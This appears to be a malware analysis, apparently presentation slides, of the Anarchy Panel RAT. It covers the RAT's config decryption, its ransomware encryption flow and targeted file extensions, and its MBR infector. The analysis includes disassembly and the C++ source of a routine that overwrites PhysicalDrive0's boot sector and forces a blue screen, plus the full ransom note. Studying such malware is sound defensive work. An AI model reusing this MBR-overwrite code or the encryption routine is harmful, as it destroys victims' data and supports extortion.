        Settings.Hos_ts = Settings.aes256.Decrypt(Settings.Hos_ts);
        Settings.Ver_sion = Settings.aes256.Decrypt(Settings.Ver_sion);
        Settings.In_stall = Settings.aes256.Decrypt(Settings.In_stall);
        Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
        Settings.Paste_bin = Settings.aes256.Decrypt(Settings.Paste_bin);
        Settings.An_ti = Settings.aes256.Decrypt(Settings.An_ti);
        Settings.Anti_Process = Settings.aes256.Decrypt(Settings.Anti_Process);
        Settings.BS_OD = Settings.aes256.Decrypt(Settings.BS_OD);
        Settings.Group = Settings.aes256.Decrypt(Settings.Group);
        Settings.Hw_id = HwidGen.Hwid();
        Settings.Server_signa_ture = Settings.aes256.Decrypt(Settings.Server_signa_ture);
        Settings.Server_Certificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certifi_cate)));
        result = Settings.VerifyHash();
    }
    catch
    {
    }
}

try
{
    Key = Encoding.UTF8.GetString(Convert.FromBase64String(Key));
    aes256 = new Aes256(Key);
    Por_ts = aes256.Decrypt(Por_ts);
    Hos_ts = aes256.Decrypt(Hos_ts);
    Ver_sion = aes256.Decrypt(Ver_sion);
    In_stall = aes256.Decrypt(In_stall);
    MTX = aes256.Decrypt(MTX);
    Paste_bin = aes256.Decrypt(Paste_bin);
    An_ti = aes256.Decrypt(An_ti);
    Anti_Process = aes256.Decrypt(Anti_Process);
}
    
```

# Anarchy Panel RAT - Leaked Builder

- Distributed on leak forums.
- The Custom Ransom Note can be specified from the Panel.
- CnC panel controls the ransomware and MBR infector module.



# Anarchy Panel RAT - Ransomware Module

- There are Two Ransomware modules:
  - **Module 1:**
    - Encrypts files on the target machine
    - Remotely decrypt files on the target machine from the C2 Panel
    - Drops and executes the Decryptor on the target machine
  - **Module 2:**
    - Encrypts files on the target machine
    - Remotely decrypt files on the target machine from the C2 Panel
    - Drops and executes the MBR Infector on the target machine

# Anarchy Panel RAT - Ransomware Module

## Encryption Process

- First checks values of a specific registry key "**Rans-status**", if set to "Encrypted" the system was already encrypted, and if registry value not found it performs following actions -
  - Parses the ransom note from the packet and generates the encryption password.
  - Algorithm can generate more than 7.96 quadrillion different password combinations.
  - Sends the encryption password to the C2 along with the HWID
  - Sets the registry key to "Encryption in progress"

# Anarchy Panel RAT - Ransomware Module


- The module executes three functions which targeting different locations for encryption:
  - System\_Driver:** Targets the System (C:\) Drive
  - Fix\_Drivers** and **Drivers:** Targets all the fixed logical disk drives on the system except system drive
- Targets following extensions:

```
" .txt", ".jar", ".dat", ".contact", ".settings", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".png", ".jpeg", ".gif", ".csv", ".py", ".sql", ".mdb", ".sln", ".php", ".asp", ".aspx", ".html", ".htm", ".xml", ".psd", ".pdf", ".c", ".cs", ".vb", ".mp3", ".mp4", ".f3d", ".dwg", ".cpp", ".zip", ".rar", ".mov", ".rtf", ".bmp", ".mkv", ".avi", ".apk", ".lnk", ".7z", ".ace", ".arj", ".bz2", ".cab", ".gzip", ".lzh", ".tar", ".uue", ".xz", ".z", ".001", ".mpeg", ".mp3", ".mpg", ".core", ".crproj", ".pdb", ".ico", ".pas", ".db", ".torrent"
```

- Encrypts the target files using AES Encryption with the SHA256 hash of the encryption password and sets Rans-Status registry key to "Encrypted"
- Extension for Anarchy Ransomware: `aj219sj1Uain-إل قوأل فووضي يضي`


# Anarchy Panel RAT - Ransomware Module

- Writes Ransom note on Desktop - **README.txt** and sets the registry key **Rans-MSG** with the ransom note
- Removes the System restore points
- Downloads and sets the Anarchy Ransomware wallpaper from imgur[.]com



# Anarchy Panel RAT - Ransomware Module

- Drops and executes the Decryptor embedded as a resource inside the Ransomware module.





# Anarchy Panel RAT - Ransomware Module

- The Decryptor reads the encrypted files in the target disk drives while checking the extension of the files.
- Performs AES Decryption routine with the key as the SHA256 hash of the decryption password.
- Sets Rans-status registry key as “Decryption in progress” while decryption and sets it to “Decrypted” once the decryption is completed.

# Anarchy Panel RAT v4.4 - MBR Infector

- In the Second Scenario, The MBR Infector is dropped and executed in place of the Decryptor.
- The MBR Overwrite is carried out by opening the write handle to the physical device with CreateFileA(), and then overwriting the first sector (512 bytes) of the MBR with the Ransom note with WriteFile().
- Towards the end it causes BSOD (Blue Screen of Death) by calling NtRaiseHardError

```

push    edi
push    0          ; hTemplateFile
push    0          ; dwFlagsAndAttributes
push    3          ; dwCreationDisposition
push    0          ; lpSecurityAttributes
push    3          ; dwShareMode
push    0C000000h  ; dwDesiredAccess
push    offset FileName ; "\\.\PhysicalDrive0"
call    ds:CreateFileA

mov     ebx, eax
cmp     ebx, 0FFFFFFFh
jnz     short loc_40103B
    
```

Overwriting Master Boot Record (MBR)

```

push    eax          ; uExitCode
call    ds:ExitProcess
    
```

```

loc_40103B:
mov     edi, ds:SetFilePointer
push    0          ; dwMoveMethod
push    0          ; lpDistanceToMoveHigh
push    0          ; lDistanceToMove
push    ebx         ; hFile
push    edi         ; SetFilePointer
mov     esi, ds:WriteFile
lea     eax, [ebp+NumberOfBytesWritten]
push    0          ; lpOverlapped
push    eax         ; lpNumberOfBytesWritten
push    200h        ; nNumberOfBytesToWrite
push    offset unk_402758 ; lpBuffer
push    ebx         ; hFile
call    esi         ; WriteFile
    
```

```

007028D8
00702918
00702958
00702998
007029D8
00702A18
00702A58
00702A98
00702AD8
00702B18
00702B58
00702B98
00702BD8
00702C18
    
```

```

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.i. .i.e.f.e.xi.e6.%s.e0.%a.e*.e.%e".b. i.'.<.t.i..
.GeiA.. b.%B.e..e0...*<.t.i..A.e0A...
ALL YOUR FILES HAVE BEEN ENCRYPTED..... Your hard drives have
been encrypted with military-grade encryption... The only metho
d of recovering files is to purchase a unique private key... On
ly we can give you this key and only we can recover your files..
... To get a unique key, write to us: .. .. Email:
Anarchyransom@protonmail.com... .. If you already purchased
your key, please enter it below!... .. Enter the decryption key:
.. => Error!
push    0
push    1
push    19
call    ds:RtlAdjustPrivilege
lea     eax, [ebp+var_C]
push    eax
push    6
push    0
push    0
push    0
push    0C0000420h
call    ds:NtRaiseHardError
    
```

Causes BSOD

# Anarchy Panel RAT v4.4 - MBR Infector

- Spot down the source project "CRYLINE-v5.0" based on the PDB path present in the MBR Infector, from which the code was copied and modified.

main ▾ CRYLINE-v5.0 / CRYLINE v5.0 / INFECTOR / Dropper / Dropper / dropper.cpp

```
void __INFECTION()
{
    try
    {
        DWORD GET_WRITTEN_BYTES;
        HANDLE GET_PHYSICAL_DRIVE = CreateFileA("\\\\.\\PhysicalDrive0", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, 0, OPEN_EXISTING, 0, 0);

        if (GET_PHYSICAL_DRIVE == INVALID_HANDLE_VALUE)
        {
            ExitProcess(-1);
        }
        else
        {
            SetFilePointer(GET_PHYSICAL_DRIVE, 0, 0, FILE_BEGIN);
            WriteFile(GET_PHYSICAL_DRIVE, MBR_ENCRYPTOR, 512, &GET_WRITTEN_BYTES, NULL);

            SetFilePointer(GET_PHYSICAL_DRIVE, 512, 0, FILE_BEGIN);
            WriteFile(GET_PHYSICAL_DRIVE, KERNEL_BANNER, 1024, &GET_WRITTEN_BYTES, NULL);
        }
    }
}
```

format	RSOS
first-bytes-hex	52 53 44 53 7E 42 9C E7 75 2C C1 4C 8E D0 9F 24 56 DF 7C 31 00 00 00 00 43 3A 5C 55 73 65 72 73
age	13
guid	E79C427E-2C75-4CC1-8ED0-9F2456DF7C31
path	C:\Users\Ninja\Downloads\CRYLINE-v5.0-main (2)\CRYLINE-v5.0-main\CRYLINE v5.0\INFECTOR\Dropper\Release\Dropper.pdb
stamp	0x62861049 (Fri Jun 24 19:28:09 2022 UTC)

Overwriting MBR - Identical code in Anarchy MBR Infector module

# Conclusion

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- Top RATs
- Code Reuse
- Are RATs with Ransomware module the future?
- Will we see more RATs incorporating Ransomware modules over the time for financial gain?

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